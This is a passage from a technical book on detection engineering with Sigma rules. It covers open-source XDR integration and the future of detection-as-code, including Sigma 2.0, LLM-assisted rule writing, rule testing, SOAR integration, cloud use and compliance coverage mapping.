detection lifecycle that includes development, testing, deployment, tuning, as well as the retirement of rules. This is a manageable load if approached with an engineering mindset, but it is a mature step that not all small teams have arrived at.

In conclusion, Sigma is incredibly valuable for unifying detection logic across tools and teams, but **it is not a unanimous solution that applies to all challenges**. Therefore, challenges around rule conversion, data preparation, system performance, and detection context need to be addressed

promptly through other measures as well. Fortunately, the open-source community is actively working on these. Projects like **pySigma** aim to simplify the application of Sigma rules by handling more of the conversion logic. The Sigma community and tools like SOC Prime's platform update and filter these rules to maintain their quality. Moreover, as seen with Sigma's v2 enhancements, there has been progress in solving correlation and false-positive management at the rule format level. Hence, open-source XDR adopters should stay abreast of these developments—for instance, incorporating Sigma v2 features as their SIEM backend allows, and using community knowledge (Sigma GitHub issues, Slack channels, and so on) to overcome challenges. In the end, the **flexibility of open source** and the **power of Sigma** make for a potent combination that requires thoughtful engineering to reach its full potential.

Conclusion

In this chapter, you explored how Sigma rules can be effectively applied in an open-source XDR ecosystem, while focusing on **Wazuh for host detection, Suricata for network intrusion prevention, and Zeek for behavioral network analysis**. We examined the architecture of Wazuh and the role of decoders, the challenges of mapping Sigma logic into Wazuh rules, and strategies for customization and tuning to reduce false positives. You also learned how Sigma integrates with Suricata and Zeek logs, as well as with **cloud and container telemetry**, which creates a unified detection layer across diverse infrastructures.

Through case studies, we highlighted real-world examples where Sigma-powered detections uncovered phishing, web shell exploitation, and ransomware outbreaks, while showing the synergy of host and network data. We discussed **performance and scaling strategies** for Wazuh, Suricata, and Zeek, as well as the role of **active response, enrichment, and SOAR integration** in making detections actionable. Finally, we addressed the **limitations of Sigma in open-source XDR**, and the ways to mitigate them.

Hence, by mastering these techniques, you can transform an open-source stack into a powerful XDR platform that competes with commercial solutions in flexibility and depth.

In the next chapter, we will look at the **Future of Sigma and Detection-as-Code**, and will focus on Sigma 2.0, the role of AI in detection rule creation,

as well as how the community is shaping the standard to meet the challenges of post-2025 security operations.

CHAPTER 18

The Future of Sigma and Detection-as-Code

Introduction

In this final chapter, we will explore how Sigma and the broader **Detection-as-Code (DaC)** movement are evolving. We will look at the next generation of Sigma (v2.0 and beyond), the emergence of AI assistance in rule creation, and Sigma's place in a post-2025 landscape. The goal is to prepare practitioners for what is coming: new rule formats, AI-driven development, community-driven improvements, and the ongoing relationship between open standards like Sigma and proprietary detection engines. Therefore, by understanding these trends, you can make your detection engineering practice future-proof, and also continue to build effective defences.

Structure

In this chapter, the following topics will be covered:

- Sigma 2.0 and a JSON-Native Format
- LLM-Generated Detection Logic: Opportunities and Risks
- AI-Driven Rule Enrichment
- Security Validation and Testing Sigma Rules
- Integration of Sigma into SOAR and Incident Response Platforms
- Sigma in Cloud-Native and Hybrid Architectures
- Detection Coverage Mapping and Audit Readiness with Sigma
- Sigma vs. Proprietary Engines Post-2025
- Community Governance and Roadmap
- Final Recommendations for Practitioners

Sigma 2.0 and a JSON Native Format

Sigma reached a major milestone with the release of **Sigma Specification v2.0** in August 2024. This update introduced significant enhancements to the rule format, while maintaining backward compatibility. A notable change is the introduction of a *JSON schema* for Sigma rules. In practice, Sigma rules are still written in YAML for human readability, but the formal definition of the rule structure now has a JSON-based schema behind it. This means that tools and pipelines can more easily validate and manipulate Sigma rules as structured data, and it also opens the door to writing or storing rules in JSON if needed. Therefore, the JSON schema provides a machine-readable way to verify that a rule conforms to the `spec`, which greatly aids automation and continuous integration processes (for example, catching schema errors in a pull request).

Alongside the schema update, Sigma 2.0 added new capabilities that make the format more powerful and future-proof. These include new metadata fields, rule **modifiers**, as well as an expanded detection logic syntax. For instance, Sigma 2.0 rules can specify a **scope** to target rules to certain host types or software, and use **placeholders** that get replaced at query time or conversion. This allows rules to incorporate dynamic or environment-specific values during conversion or execution. Perhaps the biggest change is the introduction of *correlation rules*—Sigma now has a way to express multi-event logic and sequence detection, and not just single log patterns. This is a leap forward, as it lets detection engineers define more complex scenarios (like “X failed logins followed by a successful one for the same account within 10 minutes”) in a vendor agnostic way. Moreover, Sigma 2.0 also formalized **Sigma Filters**, which are reusable rule components for false positive suppression that can be applied across multiple rules. These features show that Sigma is expanding to cover use cases that traditionally required proprietary correlation engines or SIEM-specific query tricks.

Therefore, the move toward a JSON-native representation in Sigma is about increasing integration and automation. JSON, being a ubiquitous data format, allows Sigma rules to be more easily consumed by code. For example, a security team could store Sigma rules in a version-controlled repository, and also use the JSON schema to automatically validate each rule on commit. It also enables developers to build tools (APIs, editors, and so on) that manipulate Sigma rules as objects (by adding fields, merging rule

packs, and so on), without having to parse YAML themselves. In the future, we might see Sigma rules shared via REST APIs or stored in cloud databases in JSON form, while seamlessly feeding detection pipelines. The Sigma maintainers have signaled that this change is meant to ease automation efforts, and also shape an extensible future for the standard. In short, Sigma 2.0's JSON schema is preparing the ground for Sigma's next chapter, where detection content is even more portable between systems, and is easily handled by automated tooling.

It is also important to note that YAML remains the primary authoring format for Sigma due to its readability. JSON and YAML are interchangeable to an extent (YAML is a superset of JSON), so this addition does not force any changes on rule writers. Instead, it gives flexibility—those who prefer JSON or want to auto-generate rules programmatically now have an official schema to work with. The core philosophy of Sigma, which is a simple, text-based, tool-agnostic rule format, remains intact. **Sigma 2.0** simply modernizes that philosophy with stronger foundations (structured schema, new features), so that it can continue to grow and integrate with modern security operations workflows.

LLM-Generated Detection Logic: Opportunities and Risks

One of the most exciting developments in cybersecurity tooling is the rise of **Large Language Models (LLMs)** like GPT-4, and their ability to generate code or text based on learned knowledge. Detection rules are essentially code, and researchers have begun leveraging LLMs to generate Sigma rules automatically from natural language descriptions, or even from raw log snippets. The opportunities here are significant. For example, an analyst can prompt an LLM with a description of an attack technique—"I want to detect `Mimikatz` usage on Windows"—and the model can produce a Sigma rule that attempts to detect that activity. In fact, since ChatGPT was trained on public data (including the Sigma rule repository with thousands of examples), it can often produce surprisingly good Sigma rules that follow the correct syntax. In one case, ChatGPT generated a rule for `Mimikatz` that included relevant Windows Security Event IDs (4673 for sensitive privilege use and 4688 for process creation), and looked for known `Mimikatz` artifact names in the process command-lines. This happened with no manual coding

—the AI had learned common detection patterns from existing Sigma rules and applied them. Such capability can dramatically speed up rule development. This way, a junior detection engineer with limited Sigma experience could use an LLM assistant to draft a baseline rule and then refine it, rather than starting from scratch.

Another emerging use case is using LLMs to translate threat intelligence into detection logic. Projects like **SigmaGen** have experimented with feeding unstructured threat reports into an LLM that is fine-tuned on Sigma data, while aiming to output Sigma rules that are aligned with the described TTPs. This could automate the tedious process of reading a new threat report (say, about a novel APT technique) and writing the detection for it. Instead, the AI would draft a rule which the engineer can review and test. Similarly, **LLMs can assist in converting rules between formats**—for instance, `Exabeam` has demonstrated the use of generative AI to convert Sigma rules into their own native query language. This suggests a future where detection engineers describe the logic once, and AI handles translating it to various SIEM, EDR, or XDR syntaxes, which is beyond what standard Sigma converters can do.

However, along with these opportunities come serious **risks and limitations**. First and foremost is the issue of **accuracy and validity**. An LLM might produce a rule that looks correct at a glance, but actually has logical errors or mismatches to the log source. For example, it might use a field name that does not exist in the target log, or it might inadvertently create a condition which is always true or always false. Unlike a human, the AI does not truly *understand* the log semantics—it generates output based on learned patterns rather than a true understanding of log semantics. In the `Mimikatz` example provided previously, ChatGPT's rule was reasonable, but there is no guarantee that an AI will always pick the right Event IDs or the correct logs to monitor (it might also miss that some `Mimikatz` behavior appears in Sysmon logs vs. Security logs, for instance). **Therefore, hallucination** is a known problem: the LLM could "invent" a detection pattern that sounds plausible, but is not grounded in reality. Thus, always remember that any AI-generated rule **must be reviewed and tested** by a human expert. Treat these suggestions as drafts.

A false sense of security is another risk to encounter. If organizations start relying on AI to generate detection content at scale, they might deploy rules that have not been rigorously vetted, which might result in either gaps (if the rules do not actually work), or noise (if they trigger on benign activity).

There is also the challenge of context—LLMs do not know your environment. Hence, a rule that might be good in general could be a terrible fit for your network (maybe the AI does not know that your admin team uses a tool that looks “suspicious”, and would trigger the rule frequently). Therefore, human expertise is needed to adjust and tune any detection logic to the specifics of the environment (data sources, normal behavior patterns, and so on). Another consideration is **currency**—LLMs have a knowledge cut-off. If a new attack technique emerged after the model’s training data, the AI simply will not know about it to create a detection for you, unless it is fine-tuned or updated. Moreover, if it does know something similar, it might incorrectly generalize an older technique’s rule to the new one.

Security teams also have to be mindful of the data they feed into AI services. Prompting a cloud-based LLM with raw log data or internal detection logic could pose confidentiality issues. Solutions to run LLMs on-premises or with sanitized data are being explored, but maturity is needed. Finally, attackers can also get AI assistance, therefore, blue teams using AI to develop detection rules may face adversaries who also use AI to evade those rules (for instance, by querying how an EDR might detect a technique, and then altering the technique slightly).

In summary, **LLM-generated detection logic** is a promising aid for detection engineering. It offers a way to accelerate rule writing, democratize rule creation to help non-Sigma experts to contribute ideas, and keep up with the deluge of threat intelligence. However, it is not a magic bullet. The *opportunities*—faster content development, easier translation of ideas to rules, and even AI-generated creative detections—must be balanced with the *risks* like potential errors, lack of context, and the need for human oversight. A best practice is to use LLMs as a helpful assistant—let them suggest a rule or a portion of it, and then **review, test, and refine** with your own knowledge and real-world data. This way, you will be able to combine the speed of AI with the expertise of human analysts.

AI-Driven Rule Enrichment

Beyond generating whole rules, AI can also **enrich and improve detection rules** in various ways. Enrichment here means adding value to your existing rules—whether by augmenting their metadata, tuning their logic, or providing additional context for alerts—with the help of machine learning

and intelligent automation. One concrete example already in use is **automated ATT&CK tagging**. Sigma rules often include tags mapping to MITRE ATT&CK tactics and techniques (for example, attack.t1059.001 for PowerShell). Thus, deciding the correct ATT&CK technique for a given rule can be a nuanced task, and usually relies on the rule writer's expertise. Tools like *Uncoder AI* have emerged to handle this mapping with ML. As it is trained on a large corpus of Sigma rules (20,000+ in SOC Prime's case), the AI can analyze a new rule's content, and predict relevant MITRE ATT&CK technique IDs for it. For example, if you write a Sigma rule looking for encoded PowerShell commands, the AI might automatically tag it with T1059.001 - PowerShell (Execution via PowerShell) and T1027 - Obfuscated Files or Information (since encoded commands indicate obfuscation). This happens in a single click within the rule editor, which instantly enriches the rule with threat intelligence context that would otherwise take manual effort and research. The benefit is twofold—it saves the engineer's time, and it ensures a level of consistency and coverage in tagging across your rule set. Therefore, well tagged rules help analysts understand alerts and know about the tactic/technique involved). They also help managers see coverage and assess the ATT&CK techniques they already have detections for, as well as the ones that are missing.

AI systems (such as machine learning models or LLMs) can assist with other metadata as well. Consider **severity or confidence levels**—an AI trained on historical alert outcomes might suggest adjusting a rule's severity if it learns that certain patterns are almost always true positives or mostly benign. Similarly, AI could propose entries for the "`falsepositives`" field by looking at what kind of events commonly trigger the rule in your environment, but can turn out to be harmless. For instance, suppose that you have a rule for detecting `rundll32.exe` misuse. If in your environment this rule often catches a legitimate IT administration tool, an AI could notice the pattern (via unsupervised learning on alert data) and suggest this: "Add an exclusion when the command line contains XYZ, which is a known admin tool." This kind of dynamic whitelist suggestion can make rules more efficient over time, and also reduce noise.

Another area of enrichment is in the **descriptive or instructional content** of rules. Large Language Models (LLMs) can summarize what a complex Sigma rule is doing in plain English, or even generate analyst *playbook tips* based on the rule. For example, an AI might read a rule that detects a

suspicious scheduled task creation and then auto-generate a description such as: “This rule alerts when a Windows Scheduled Task is created by an unusual process, which may indicate persistence via scheduled tasks. Analysts should check if the task name and the creating process are expected in the environment”. While human rule authors can write such descriptions, using AI could ensure that every rule has a clear, standardized explanation and investigation guidance, and can even fill in gaps after the fact. This aligns with what we have already discussed in Chapter 10 about providing context in alerts; therefore, AI can help ensure that the context is present, and is informative.

Moreover, we are also seeing early attempts at **AI-driven pattern discovery** that can feed rule creation. Instead of writing a rule and then tweaking it for false positives, imagine feeding an unsupervised learning algorithm a set of “mostly benign” logs and “suspicious” logs; the algorithm might highlight key differences or unusual features, which can then be translated into Sigma conditions. While not Sigma-specific, this use of AI can lead to the discovery of new detection ideas that a human might overlook. Once you have those insights, you can codify them in a Sigma rule.

In practical terms, many SIEM/XDR vendors are starting to embed AI features to work alongside rules. We see things like anomaly detection modules that run in parallel with rule matching, and when both the rule and the anomaly model agree something is fishy, the alert gets a higher priority. Or, as Graylog’s 2025 update indicates, *responses empowered with AI guidance and automation* are helping analysts act faster. While the new update refers to the alert triage side (AI assisting in investigating/prioritizing alerts), the trend extends to rule management as well. Therefore, AI will increasingly help maintain the rules itself.

To sum it up, **AI-driven rule enrichment** means using machine intelligence to make our detection logic smarter and more effective *after* the rule is written. This can take the form of metadata enrichment (tags, severity, context), automatic tuning (suggesting filters/exceptions), or providing supporting information (like explanations or linking the rule to related threat intelligence). However, it does not replace the need for skilled detection engineers, but it augments their work. A rule combined with AI enrichment can be thought of as a rule and an assistant—the rule triggers an alert, and the AI assistant has already added some insight (“this matches a known APT tactic”), or ensured that the rule is optimized for your environment. As these

tools mature, you may expect your Sigma rules to come with an increasing amount of “built-in intelligence”. This makes them more than static YAML files, as they will be dynamic assets in your security arsenal.

Security Validation and Testing of Sigma Rules

One of the emerging best practices in detection engineering is rigorous validation and testing of detection rules. Writing a Sigma rule is only the first step—ensuring that it actually detects the intended malicious activity (and does so reliably, without excessive noise) is equally important. This is where **purple teaming** and automated attack simulations come into play. Purple teaming is a collaborative exercise between red teams (attackers) and blue teams (defenders), which is aimed at continuously improving detection and response. Instead of guessing whether a Sigma rule will catch a given technique, a purple team can simulate that technique in a controlled environment, and also observe whether the rule triggers. For example, if a Sigma rule is designed to detect `Mimikatz` usage, a red team member can execute a benign instance of `Mimikatz` or a similar credential-dumping method, while the blue team monitors for the Sigma alert. Thus, this iterative process not only validates the rule’s efficacy, but also helps fine-tune its logic (adjusting filters, thresholds, and so on) to reduce false negatives and false positives.

Modern security teams increasingly leverage **atomic testing** frameworks to automate this validation. Atomic tests are small, self-contained scripts that emulate specific attacker techniques (which is often drawn from the MITRE ATT&CK matrix). A popular open-source project in this space is *Atomic Red Team* by Red Canary, which provides ready-made tests for hundreds of ATT&CK techniques. Therefore, by running Atomic Red Team tests in a lab or staging environment, teams can verify if their Sigma rules are firing as expected for each technique. Some organizations integrate this into their CI/CD pipelines for detection content—whenever a Sigma rule is updated or a new rule added, a battery of relevant atomic tests can run to ensure nothing crucial was broken. For instance, if a team writes a Sigma rule to detect malicious use of `rundll32.exe`, they might run an atomic test for a known rundll32 persistence trick and confirm the rule catches it. If the rule misses the activity, it signals that an adjustment is due, which is exactly the kind of feedback loop that improves detection quality over time.

Beyond individual tests, more comprehensive adversary emulation platforms (such as MITRE Caldera or commercial breach-and-attack simulation tools) can execute multi-step attack scenarios to test the resilience of your detection stack. The results of these simulations can highlight gaps where no Sigma rules exist, or where existing rules need enhancement. Therefore, forward-thinking security teams conduct regular “detection fire drills” where an array of simulated attacks is run, and the Sigma-based detections are measured for coverage. This practice moves organizations toward **continuous security validation**. The latter conveys the idea that your defenses should be continuously tested and validated, just like software, which is continuously tested.

More importantly, the Sigma community and tool developers have recognized the need for integrated testing capabilities. A notable example is the CERT-EU’s open-source tool *droid*, which wraps Sigma rule management with testing and deployment features. The droid workflow allows security engineers to validate Sigma rule syntax, convert the rule for a specific SIEM, and then automatically test the rule by leveraging Atomic Red Team™ before deployment. In practice, this means that for a given Sigma rule, the droid can execute a corresponding atomic test case (if available), and then report whether the rule detected the simulated malicious event. Therefore, integrating such tools into a pipeline ensures that Sigma rules are not only written, but also vetted against real attack behavior as a prerequisite to full production rollout.

The direct outcome of robust validation and testing is a higher level of confidence in your detections. It reduces the likelihood of pushing a Sigma rule to production, that silently fails to detect the threat it was designed for. It can also uncover environmental nuances—perhaps, an atomic test reveals that a slightly different log field or value is observed in your environment, which may prompt you to tweak the Sigma rule accordingly. Moreover, this process aids in measuring detection coverage—by mapping atomic tests (and thus ATT&CK techniques) to Sigma rules, teams can identify which techniques have no detections (failed tests) and prioritize creating new rules for those. Therefore, in summary, treating Sigma rules as code means you should test them like code. Borrowing DevOps concepts, one should have “unit tests” for detections (individual atomic tests per rule), besides “integration tests” (combined scenario simulations) for your detection portfolio. Thus, as attackers innovate, continuous purple team exercises and

automated testing can ensure that your Sigma-based detections remain effective and up-to-date.

Integration of Sigma into SOAR and Incident Response Platforms

Detection does not stop at the alert; how you respond is the next step in the process. In modern security operations, **SOAR** (Security Orchestration, Automation, and Response) platforms and other incident response tools play a pivotal role in handling alerts generated by Sigma rules. As Sigma has become a common language for detections, many teams look forward to seamlessly integrate Sigma into their response workflows. A straightforward integration is through the alert pipeline—when a SIEM or XDR triggers an alert based on a Sigma rule, it can feed directly into a SOAR platform as a standardized incident. Since Sigma rules carry rich metadata (such as descriptions, tactics, technique IDs, and so on), this information can be pulled into the incident ticket for more context. For example, the Sigma rule's description of what it detects can be automatically included in the SOAR case notes, which saves the analyst's time in understanding the alert. Additionally, the MITRE ATT&CK tags in a Sigma rule can be used by the SOAR platform to enrich the incident—for example, this can include pulling in threat intelligence on the related technique, or suggesting remediation actions mapped to the said technique.

Some SOAR platforms have gone a step further by natively supporting Sigma. This means that analysts can leverage Sigma during investigation and response, and not just at the alert generation stage. For instance, a SOAR playbook might take an indicator or behaviour that was observed in one system, and use Sigma to hunt for related activity elsewhere. Moreover, Cortex XSOAR (formerly Demisto) introduced a Sigma integration pack that allows playbooks to convert Sigma rules into queries for various tools and execute them. In practice, an analyst in XSOAR could select a Sigma rule (from a library or Threat Intelligence Management module), and automatically run searches in the connected SIEM/XDR data sources via API. This is particularly powerful during incident response—if you suspect an attacker used a certain technique, you can grab the corresponding Sigma rule, and have the SOAR execute it across your log sources to see if that behavior has occurred, all from within the case management interface.

Therefore, it essentially brings Sigma-based threat hunting into the incident workflow. Moreover, as organizations use Sigma for custom detections, having the same Sigma signatures accessible in the IR platform means that you can quickly pivot and check if any other system was hit by the same pattern (for example, running a Sigma rule for a particular PowerShell exploitation technique across endpoint logs and cloud logs on-demand).

Another integration point is to use the Sigma content to drive automated response decisions. Since Sigma rules encapsulate what is considered malicious, a SOAR playbook could map specific rules to certain response actions. For instance, if an alert comes in for a Sigma rule tagged as critical severity and is associated with credential dumping, the SOAR could automatically initiate a memory dump of the affected host or isolate it from the network, according to a predefined playbook. Thus, the standardized nature of Sigma (including fields like severity, tags, and even references to threat reports) makes it feasible to write generic SOAR logic that reacts appropriately to different classes of detections. Furthermore, some incident response platforms also link Sigma rules to their knowledge base—clicking on an alert might show the original Sigma rule logic and any references (such as a link to a GitHub repository or an ATT&CK technique page), which will give responders immediate insight into what the rule is looking for.

Beyond traditional SOAR, Sigma is finding its way into **Breach and Attack Simulation (BAS)** tools and continuous validation platforms that loop back into response. A prime example can be Cymulate's integration with Cortex XSOAR. Cymulate, a BAS platform, executes simulated attacks, and then evaluates whether those were detected. In their joint solution, after a simulation, Cymulate's report will include any relevant Sigma rules that could detect the simulated techniques (especially if gaps were found), and can automatically create incidents in XSOAR for the security team to review. Those incidents come pre-loaded with context like which CVEs were exploited, what IoCs were observed, and Sigma rule recommendations for detection gaps. This kind of integration demonstrates a full cycle—simulations identify needed Sigma rules, and the IR platform receives and tracks the follow-up actions to implement those rules or improvements. It essentially merges detection engineering with incident response—when an incident (even a simulated one) shows a weakness, a Sigma-based detection can be swiftly devised and documented within the same workflow.

We also see Sigma's role in case management and team collaboration. Open-source incident response tools (like TheHive or other SOC platforms) can store Sigma rules alongside cases to document the detection logic that was triggered or should be created. In a collaborative investigation, an analyst might thus suggest that you would need a Sigma rule for this new phishing technique that was observed, and that can be logged as a task in the IR platform. Since Sigma rules are simple text, they can be shared over chat or attached to tickets without special tooling. Some teams even embed Sigma rule creation into their incident post-mortems—for any incident that evaded existing controls, writing a Sigma rule becomes a standard part of the lessons learned, as it ensures that the gap is closed for next time. Thus, thanks to Sigma's tooling, that new rule can be quickly converted and deployed to all relevant monitoring systems, often through automated pipelines. In summary, Sigma is not just for writing detections in isolation; it is intertwined with the response process. Through integrations with SOAR and IR platforms, Sigma glues together detection and response. This includes providing a common reference (the rule) that goes from alert generation, to automated triage, to guiding response actions, and then ultimately feeding improvements back into the detection set. This tight integration accelerates the journey from detection to remediation, and ensures that lessons learned from incidents end up directly enhancing the detection codebase.

Sigma in Cloud-Native and Hybrid Security Architectures

As organizations embrace cloud services and hybrid infrastructure, Sigma's role as a unifying detection language becomes even more vital. In a **cloud-native** security architecture – where much of the infrastructure lives on platforms like AWS, Azure, or Google Cloud – log data and threat monitoring have unique challenges. Each cloud provider produces its own logs (AWS CloudTrail, Azure Activity Logs, GCP Audit Logs, and so on) and often offers native detection tools or managed security services. However, security teams operating in multi-cloud or hybrid (cloud and on-premises) environments seek a consistent way to express detections across these disparate systems. Therefore, Sigma addresses this need by providing a single rule format that can target any log source, whether it is a Windows

event log from an on-prem server or a CloudTrail event from AWS. In fact, the Sigma community has extended the schema to cover cloud-specific log sources comprehensively—the public Sigma rule repository now includes rules for AWS, Azure, and GCP logs among others. This means that a detection engineer can write a Sigma rule for, say, suspicious IAM policy changes in AWS, and share it in the same repository, alongside rules for traditional on-prem threats.

Cloud-focused Sigma rules often address threats that are fundamentally different from on-prem attacks, such as misuse of cloud management consoles, exploitation of misconfigured storage buckets, or unusual cross-region data transfers, to name a few. For example, a Sigma rule might look for AWS CloudTrail events where a normally infrequent API call (like disabling CloudTrail or changing an S3 bucket policy) is invoked by an unexpected user or role. This behavior could signal an attacker attempting to cover their tracks. Thus, by writing this logic in Sigma, the detection is not tied to a specific vendor's product—it can be converted to whichever monitoring tool the organization uses, whether it is a cloud-native SIEM or a third-party platform. Indeed, major cloud-security solutions have acknowledged Sigma's value. For instance, Microsoft Sentinel can import Sigma rules via built-in converters (translating Sigma to KQL); Google Chronicle's security analytics platform supports converting Sigma to its native rules, and SaaS SIEMs like Datadog Cloud SIEM provide Sigma integration plug-ins to ingest rules covering AWS, GCP, and Azure logs. Therefore, this trend indicates that even cloud service providers recognize the benefit of a "write-once, use anywhere" detection format; rather than forcing customers to learn yet another query language, they allow the use of Sigma to onboard content quickly.

In **hybrid architectures**, where organizations maintain on-premises systems alongside cloud workloads, Sigma acts as a bridge for a unified defense strategy. Traditionally, one might have one set of correlation rules for the on-prem SIEM and a completely separate set for cloud events monitored by cloud-provider tools. With Sigma, teams can align their detection logic across these domains. They might maintain a single Git repository of Sigma rules that covers both environments. For instance, consider *lateral movement* detection: on-prem, you would write rules for Windows logins, admin tool usage, or unusual network connections; in the cloud, you would write rules for suspicious use of cloud credentials, or for new API keys being created in

odd ways. Both sets of logic can be expressed in Sigma, using different `logsource` identifiers, but a common syntax. Hence, by tagging and organizing these rules coherently, an SOC can ensure that whether an attacker moves within the corporate network or the cloud environment, there is a Sigma rule watching out for the telltale signs. This unified approach simplifies coverage tracking and avoids blind spots that often occur when cloud and on-prem detections evolve in isolation.

A practical aspect of using Sigma in cloud scenarios is **data normalization**. Cloud logs often have different schemas and field names than traditional logs. Consequently, Sigma's format, especially with the introduction of an official JSON schema and taxonomy in v2.0, can abstract some of these differences. Organizations may adopt a common schema (like the Open Cybersecurity Schema Framework, or a custom unified taxonomy) for all their logs; Sigma rules can then be written against that normalized schema, or leverage Sigma's taxonomy mappings to target equivalent fields across platforms. This means that a single Sigma rule for "user account creation" could, in theory, apply to both an on-prem Active Directory event and an Azure AD audit event, once each environment's data is normalized. We are seeing early initiatives in this direction as vendors collaborate on common event formats. Sigma is likely to support these efforts, as it ensures that the rule logic remains portable. In the meantime, Sigma's flexibility with `logsource` definitions at least allows clearly separating cloud versus on-prem context within your rule set, while still managing the rules in one place.

Cloud-centric detection engineering also benefits from Sigma in the context of **DevSecOps and Infrastructure-as-Code (IaC)**. Many organizations treat their cloud environment configurations as code. They also similarly manage detection rules for cloud as code. Sigma enables this by providing a human-readable yet structured format that fits into CI/CD pipelines. When developers deploy a new cloud service or feature, security engineers can quickly identify relevant Sigma rules from the community (or write new ones) to monitor that service for known attack patterns. Those rules can then be automatically tested (for example, using cloud attack simulations or replaying cloud log events), and then be deployed to the monitoring stack. Since cloud infrastructure can scale and change rapidly, having DaC with Sigma ensures that any new log sources or threat scenarios can be codified and rolled out nearly as fast as the infrastructure changes. It also means that

detection logic goes through similar rigor as application code, in the form of code reviews, version control, and automated tests, which is crucial in complex cloud environments where misconfigurations or gaps can have serious security implications.

Finally, Sigma's community has accelerated knowledge exchange for cloud threats. When a new vector against a cloud service is discovered (say, a technique to escalate privileges in Azure, or a tool targeting AWS credentials), researchers now often include Sigma detections in their reports. For example, an Insikt Group report on attacks against the "Big Three" cloud providers provided Sigma rules to detect several of the cloud-specific attack techniques they have emulated. Security teams operating in cloud environments can thus quickly deploy these community-sourced rules, and gain protection against emerging threats without having to start from scratch. In a post-2025 landscape where cloud and hybrid infrastructures are the norm, Sigma's role is to ensure that our detection capabilities can keep pace across all platforms. It enables a "detect anywhere" mindset: no matter where your logs reside—on a local server, in a SaaS application, or streaming from a cloud API—you can express your security monitoring logic in Sigma, and rely on tooling to make it work in that context. Therefore, this greatly streamlines the otherwise complex task of securing a modern, hybrid enterprise with multiple technology stacks.

Detection Coverage Mapping and Audit Readiness with Sigma

As detection engineering matures, there is a growing emphasis on measuring what we cover and ensuring that our security controls meet both internal goals and external requirements. Therefore, Sigma, with its structured format and metadata, has become a valuable tool for **detection coverage mapping,** and proving **audit readiness**. In practice, coverage mapping means aligning your set of detection rules to a framework—often the MITRE ATT&CK matrix, or a compliance control framework—to identify gaps. As Sigma rules typically include tags mapping to MITRE ATT&CK tactics and techniques, a collection of Sigma rules can be aggregated to see which techniques are covered by at least one rule and which are not. Teams have begun to use this in conjunction with tools like the ATT&CK Navigator—exporting the Sigma rules' technique tags, and visualizing them on the

matrix to spot empty areas. If you find, for instance, that you have no Sigma rules tagged for any sub-techniques under *Privilege Escalation*, it is a clear indicator of a coverage gap, which should be addressed by creating new rules, or enhancing visibility in that area.

Beyond ATT&CK, Sigma's tagging system is extensible, and some organizations tag rules with their own categorizations or control identifiers. A notable example is using Sigma for compliance and control frameworks; there is actually a portion of the Sigma repository dedicated to compliance use cases. These Sigma rules map technical detections to higher-level security controls (for example, detecting if antivirus definitions are out-of-date, which ties to a policy requiring up-to-date malware protection). Therefore, by tagging Sigma rules with specific control IDs or policy references, security teams can generate an evidence trail for auditors. For instance, a Sigma rule that monitors unauthorized database access might carry a tag for **PCI-DSS requirement 10** (which mandates tracking access to cardholder data). When the moment of audit comes, the organization can show a list of such Sigma rules and their tags, essentially demonstrating the active detections that it has in place for each relevant security control. Thus, this approach provides concrete proof to auditors and assessors, and conveys that not only are policies defined on paper, but they are actively enforced through continuous monitoring.

However, this concept is not theoretical. Some Sigma contributors have explicitly created compliance-focused rules and tagging conventions. In fact, we have seen cases of mixing compliance tags directly with ATT&CK tags in a single rule—for example, tagging a rule with **"CSC8.2"** (referencing CIS Control 8.2 about malware defenses) alongside attack.t1489 (the ATT&CK technique for Data Destruction) to cover both the control and the technique. Sigma's tooling then allows cross-linking those tags—one can easily retrieve all rules related to CIS control 8.2, or map Sigma rules to frameworks like ISO 27001, NIST CSF, or PCI-DSS—as long as the tags are applied consistently. In essence, a Sigma rule can serve dual duty; it detects a threat, and it documents compliance with a security control. Therefore, this makes Sigma an enabler of **continuous compliance**—as new threats emerge or controls change, you can update or add Sigma rules and immediately have an updated view of your compliance posture.

Audit readiness is further enhanced by the DaC approach that Sigma exemplifies. As all Sigma rules can be stored in a version-controlled

repository, you can automatically maintain a history of your detection content. Auditors often ask for evidence for the existence of security controls, as well as for their maintenance and improvement over time. Here, your Sigma Git log becomes a treasure trove of evidence, as it can show that you added a new rule in response to a disclosed vulnerability, or that you updated several rules after a penetration test or incident (with timestamps and change descriptions). Therefore, this demonstrates a living, improved security program. Additionally, teams can automate checks on their Sigma repository to ensure coverage and compliance. For example, you might write a script that parses all Sigma rule tags and flags any MITRE technique in the ATT&CK matrix that currently has no corresponding rule in your set, or identify critical compliance controls that lack any monitoring rules. Such gaps can then be prioritized for remediation by writing new Sigma content, rather than waiting for an auditor to discover them. Hence, this proactive stance keeps the organization ahead of compliance findings and, more importantly, ahead of adversaries.

Some security vendors and open-source projects are starting to offer **coverage analytics** that integrate with Sigma. They take your Sigma rules and produce dashboards or reports showing coverage by ATT&CK tactic, technique, or by compliance domain. This can be augmented by AI-driven suggestions—recall from earlier that tools like Uncoder AI can even propose MITRE tags for a given rule. Those same techniques could highlight the areas where you have detection blind spots compared to industry threat trends, while guiding your team on where to invest next. However, even without advanced tools, Sigma's built-in metadata makes coverage analysis accessible. The key is to enforce good tagging practices in your rule development workflow (something Sigma maintainers encourage). Therefore, Sigma's v2.0's support for a formal taxonomy and more structured tags will likely make such analyses even easier and more reliable.

In terms of formal audits and assessments, having Sigma rules for major threat scenarios can significantly bolster your evidence of security monitoring. Instead of simply stating "We monitor for X", you can show the actual Sigma rule that does it—complete with logic and references. The readability of Sigma (compared to a SIEM-specific query language) means that even auditors or stakeholders who are unfamiliar with your SIEM can grasp what the rule is looking for. Therefore, it is not uncommon now for consultants or auditors who are familiar with MITRE ATT&CK to also

recognize Sigma rules, since both are open standards in their domains. Moreover, referencing community-vetted Sigma rules (or at least based-on them) can further show that your detections align with industry best practices. In short, Sigma turns what could be a nebulous control ("detect malicious PowerShell usage") into a precise specification of the said control (a rule with clearly defined patterns and exceptions).

Sigma vs. Proprietary Engines Post 2025

As of 2025, Sigma has firmly established itself as the **de facto standard** for vendor-agnostic detection rules. However, every major SIEM and EDR platform still has its own proprietary detection engine or query language under the hood. How does Sigma coexist with these, and what is the outlook for the future? Hence, in this section, we will compare Sigma with platform-specific detection languages, and discuss the trajectories for both.

